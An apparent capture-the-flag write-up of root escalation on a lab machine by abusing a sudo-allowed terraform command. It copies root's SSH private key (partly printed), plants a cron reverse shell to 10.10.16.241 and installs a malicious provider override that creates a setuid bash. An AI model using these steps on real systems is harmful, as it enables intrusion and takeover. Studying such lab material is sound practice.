
sudo -l shows I can run this command



Additionally, env doesn't reset, but path is deleted, so path injection is impossible. Let's check the command carefully.

```
/usr/bin/terraform -chdir\=/opt/examples apply
```

It runs terraform at /opt/examples. Let's see what files it has.




Only source_path can be changed and id, destionation_path are already set.

There are 2 ways to get root.

Exploit environment variables


Terraform webpage(https://developer.hashicorp.com/terraform/cli/config/environment-variables) shows how to set environment variable.



So source_path will be TF_VAR_source_path.

Let's create /root/examples inside a directory

```
mkdir -p /tmp/root/examples
cd /tmp/root/examples
```



There are also 2 ways to exploit in this step.

First way is to create symbolic link to id_rsa and let this command copy the file to the destination. Run this command

```
ln -s /root/.ssh/id_rsa /tmp/root/examples/rsa
```

Then, run this command to copy the file to the destination.

```
TF_VAR_source_path=/tmp/root/examples/rsa sudo /usr/bin/terraform -
chdir\=/opt/examples apply
```

```
jeremy@previous:/tmp/root/examples$ TF_VAR_source_path=/tmp/root/examples/rsa sudo /usr/bin/terraform -chdir\=/opt/examples apply
examples_example.example: Refreshing state... [id=/home/jeremy/docker/previous/public/examples/hello-world.ts]

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
-/+ destroy and then create replacement

Terraform will perform the following actions:

  # examples_example.example must be replaced
-/+ resource "examples_example" "example" {
      ~ destination_path = "/home/jeremy/docker/previous/public/examples/hello-world.ts" -> "/home/jeremy/docker/previous/public/examples/rsa" # forces replacement
      ~ id               = "/home/jeremy/docker/previous/public/examples/hello-world.ts" -> "/home/jeremy/docker/previous/public/examples/rsa"
      ~ source_path      = "/root/examples/hello-world.ts" -> "/tmp/root/examples/rsa" # forces replacement
    }

Plan: 1 to add, 0 to change, 1 to destroy.

Changes to Outputs:
  ~ destination_path = "/home/jeremy/docker/previous/public/examples/hello-world.ts" -> "/home/jeremy/docker/previous/public/examples/rsa"

Do you want to perform these actions?
  Terraform will perform the actions described above.
  Only 'yes' will be accepted to approve.

  Enter a value: yes

examples_example.example: Destroying... [id=/home/jeremy/docker/previous/public/examples/hello-world.ts]
```

I can verify that the file has valid id_rsa

```
jeremy@previous:/tmp/root/examples$ cat /home/jeremy/docker/previous/public/examples/rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmxhpS4UBVdbNosrMXPuKzRSbCOTgUH0/Tp/Yb32hyiMyMT68JuwK
bX8jLmjb//cojY1uIkYnO/pkCZIP7PZ3goq5SW7vV1meweQ8pYG1rMKbB8XXVGjMg9smuR
R5rXbvlfVylGTIix1CDjxNqtzo03nW95Cj4WgEh8xDSryQq+tg2koz33swCppjWCGKkmdD
pG/zG6u+lvEVE8Rlzrsk5y01Lsal0SRbaeRsYwXmtSCkThU9ktaJOVQvXfTzZqyg9aK/1f
Wj0a+cSYz01yzW+OaDIo0/sVgGdW0qw3khl9VHqpnse4SIbGld4Hagxq+Y7f5Is+WESNnD
YdUvwPo5aSUxQJZTZ4l5zSDey/K5GPQnF2NPn6/vxJ7i0xLLGGUczb77CtCt/zV0K8T+6m
cx8WzTJm8DxFEMt9e6Z5bF5j/ioQx55PTrxR1DEy4KNphNPCuHGmSfxRxWb1hZ/IRObN4V
A7FGgWy0RUYkQLed0t5OZf3C/ShvJWHFesQscO7pAAAFiIyQVqmMkFapAAAAB3NzaC1yc2
EAAAGBAJsYaUuFAVXWzaLKzFz7is0Umwjk4FB9P06f2G99ocojMjE+vCbsCm1/Iy5o2//3
KI2NbiJGJzv6ZAmSD+z2d4KKuUlu71dZnsHkPKWBtazCmwfF11RozIPbJrkUea1275X1cp
RkyIsdQg48Tarc6NN51veQo+FoBIfMQ0q8kKvrYNpKM997MAqaY1ghipJnQ6Rv8xurvpbx
FRPEZc67JOctNS7GpdEkW2nkbGMF5rUgpE4VPZLWiTlUL13082asoPWiv9X1o9GvnEmM9N
cs1vjmgyKNP7FYBnVtKsN5IZfVR6qZ7HuEiGxpXeB2oMavmO3+SLPlhEjZw2HVL8D6OWkl
MUCWU2eJec0g3svyuRj0JxdjT5+v78Se4tMSyxhlHM2++wrQrf81dCvE/upnMfFs0yZvA8
RRDLfXumeWxeY/4qEMeeT068UdQxMuCjaYTTwrhxpkn8UcVm9YWfyETmzeFQOxRoFstEVG
JEC3ndLeTmX9wv0obyVhxXrELHDu6QAAAAMBAAEAAAGASkQ4N3drGkWPloJxtZyl7GoPiw
S9/QzcgbO9GjYYgQi1gis+QY0JuUEGAbUok7swagftUvAw3WGbAZI1mgyzUYlIDEfYyAUc
JlA6Ui54Zk+RmPk9kSfVttX8BugtE8k+FJrB0RkphqPt+48YydaajplrPITAVLFQag5/so
v04r4FVMHvcPY2HP2s0IjPKCfWlikdSoTE8NZkd2C2N3YZx7E4JDvvLuSv+VbuJ8StotIM
m29EWsnsT81mGSGwY9wJQA2o4dPFiY2NIJN291z+8yUjOqEAtUpdzzz+rC6rw0LLGZmMRD
JGHPZqKm5npOjRrik3l4B2WLAj65x2tNOXbyrOn3mJXuFJeZWuOUZc/aneX8Psw8SiwCN2
0AvDwWxJ/LUV/WUEBsS5blHzwAnaN14Wn7Pvb7qDjMe6RLLnoi6uplQFa3Dd6YOvRqbRhD
p6xqb8JuyfiZPsDW3tUfeJtIpJG/xTAG+A2b28HO46DlVc/cpWjr8jWB5sLllpx9PZAAAA
wDd+4xHpgC/vYgBokVVXzOwOJg3HpKiEY0SI62zXV3M83aJNvwCrLe6AAEa7j+PoOvqsex
gVTnfEDqaJV6Unf6DxfN+sJICElTWouY5IZjvgpvCwC+L6eVWUD31irnU1YNGOgKY4Zaxv
/1BqFHDcujIPZbfHx4rU0MMAIRgf6ZXkdBkn51hapYKJX4yvNXESAsCKh62JWeF+zo4DaD
YZcaEKabfnopYJ47f9k8XeCYFRgTMHkMWRuwGw+jSU4Xci0wAAAMEAugJLPFJeq2vmsrTz
```

I can copy this to local, save it as id_rsa and use it to ssh

```
chmod 600 id_rsa
ssh -i id_rsa root@previous.htb
```

```
┌──[parrot@parrot]─[~/Documents/previous]
└─$chmod 600 id_rsa
┌──[parrot@parrot]─[~/Documents/previous]
└─$ssh -i id_rsa root@previous.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)
```

Second way is to use this command to write to the crontab. First, copy the file content of crontab to the directory.

```
cp /etc/crontab /tmp/root/examples/crontab
```

(Any filename is ok. I used the same name crontab.)

Add one line of reverse shell code in this crontab

```
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root bash -c 'bash -i >& /dev/tcp/10.10.16.241/9001 0>&1'
```

Then, create a symbolic link

```
ln -s /etc/crontab /home/jeremy/docker/previous/public/examples/crontab
```

(The filename must be the same as above)

Run sudo command

```
TF_VAR_source_path=/tmp/root/examples/crontab sudo /usr/bin/terraform -
chdir\=/opt/examples apply
```

(The filename must be the same as above)

```
jeremy@previous:/tmp/root/examples$ cp /etc/crontab /tmp/root/examples/crontab
jeremy@previous:/tmp/root/examples$ vi crontab
jeremy@previous:/tmp/root/examples$ ln -s /etc/crontab /home/jeremy/docker/previous/public/examples/crontab
jeremy@previous:/tmp/root/examples$ TF_VAR_source_path=/tmp/root/examples/crontab sudo /usr/bin/terraform -chdir\=/opt/examples apply
examples_example.example: Refreshing state... [id=/home/jeremy/docker/previous/public/examples/hello-world.ts]

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
-/+ destroy and then create replacement

Terraform will perform the following actions:

  # examples_example.example must be replaced
-/+ resource "examples_example" "example" {
      ~ destination_path = "/home/jeremy/docker/previous/public/examples/hello-world.ts" -> "/home/jeremy/docker/previous/public/examples/crontab" # forces replace
ment
      ~ id               = "/home/jeremy/docker/previous/public/examples/hello-world.ts" -> "/home/jeremy/docker/previous/public/examples/crontab"
      ~ source_path      = "/root/examples/hello-world.ts" -> "/tmp/root/examples/crontab" # forces replacement
    }

Plan: 1 to add, 0 to change, 1 to destroy.

Changes to Outputs:
  ~ destination_path = "/home/jeremy/docker/previous/public/examples/hello-world.ts" -> "/home/jeremy/docker/previous/public/examples/crontab"
```

I can see that /etc/crontab has been changed.

```
jeremy@previous:/tmp/root/examples$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root bash -c 'bash -i >& /dev/tcp/10.10.16.241/9001 0>&1'
```

And I can get reverse shell every minute.

```
┌──[parrot@parrot]─[~/Documents/previous]
└─── $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.83 33768
bash: cannot set terminal process group (24841): Inappropriate ioctl for device
bash: no job control in this shell
root@previous:~#
```

Exploit config file

Jeremy's home directory has .terraformrc file, which is a terraform config file.

```
jeremy@previous:~$ cat .terraformrc
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/home/jeremy/.terraform.d/plugins/linux_amd64"
  }
  direct {}
}
```

I can set this to run malicious file. Let's create simple bash code with name shell to create bash file with setuid bit set.

```
#!/bin/bash

cp /bin/bash /tmp/hello
chmod 4755 /tmp/hello
```

And set the execute permission

```
chmod +x /tmp/shell
```

Change the link to /tmp/shell, which is the filename of above code.

```
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/tmp/shell"
  }
  direct {}
}
```

But run the sudo command returns error

```
jeremy@previous:~$ sudo /usr/bin/terraform -chdir\=/opt/examples apply

Warning: Provider development overrides are in effect

The following provider development overrides are set in the CLI configuration:
 - previous.htb/terraform/examples in /tmp/shell

The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published
releases.

Error: Failed to load plugin schemas

Error while loading schemas for plugin components: Failed to obtain provider schema: Could not load the schema for provider previous.htb/terraform/examples:
failed to instantiate provider "previous.htb/terraform/examples" to obtain schema: could not read package directory: readdirent /tmp/shell: not a directory..
```

It says not a directory, so let's create a new directory and put the file in it and change the path.

```
mkdir /tmp/pwn
mv /tmp/shell /tmp/pwn/shell
```

```
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/tmp/pwn"
  }
  direct {}
}
```

```
jeremy@previous:~$ sudo /usr/bin/terraform -chdir\=/opt/examples apply

Warning: Provider development overrides are in effect

The following provider development overrides are set in the CLI configuration:
 - previous.htb/terraform/examples in /tmp/pwn

The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published
releases.

Error: Failed to load plugin schemas

Error while loading schemas for plugin components: Failed to obtain provider schema: Could not load the schema for provider previous.htb/terraform/examples:
failed to instantiate provider "previous.htb/terraform/examples" to obtain schema: could not find executable file starting with terraform-provider-examples..
```

This time, it says that there should be a file starting with terraform-provider-examples, so let's change it once more.

```
mv /tmp/pwn/shell /tmp/pwn/terraform-provider-examples_shell
```

```
jeremy@previous:~$ sudo /usr/bin/terraform -chdir\=/opt/examples apply

Warning: Provider development overrides are in effect

The following provider development overrides are set in the CLI configuration:
 - previous.htb/terraform/examples in /tmp/pwn

The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published
releases.


Error: Failed to load plugin schemas

Error while loading schemas for plugin components: Failed to obtain provider schema: Could not load the schema for provider previous.htb/terraform/examples:
failed to instantiate provider "previous.htb/terraform/examples" to obtain schema: Unrecognized remote plugin message:
Failed to read any lines from plugin's stdout
This usually means
  the plugin was not compiled for this architecture,
  the plugin is missing dynamic-link libraries necessary to run,
  the plugin is not executable by this process due to file permissions, or
  the plugin failed to negotiate the initial go-plugin protocol handshake

Additional notes about plugin:
  Path: /tmp/pwn/terraform-provider-examples_shell
  Mode: -rwxrwxr-x
  Owner: 1000 [jeremy] (current: 0 [root])
  Group: 1000 [jeremy] (current: 0 [root])
```

This time, it says failed to load plugins, but I can see the file with setuid

```
jeremy@previous:~$ stat /tmp/hello
  File: /tmp/hello
  Size: 1396520         Blocks: 2728       IO Block: 4096   regular file
Device: 802h/2050d      Inode: 524324      Links: 1
Access: (4755/-rwsr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-01-10 22:31:47.468817464 +0000
Modify: 2026-01-12 01:22:11.111739968 +0000
Change: 2026-01-12 01:22:11.115739968 +0000
 Birth: 2026-01-10 22:29:41.516813655 +0000
```

I can get root by running this file

```
/tmp/hello -p
```

```
jeremy@previous:~$ /tmp/hello -p
hello-5.1# id
uid=1000(jeremy) gid=1000(jeremy) euid=0(root) groups=1000(jeremy)
hello-5.1# whoami
root
hello-5.1#
```

I got root!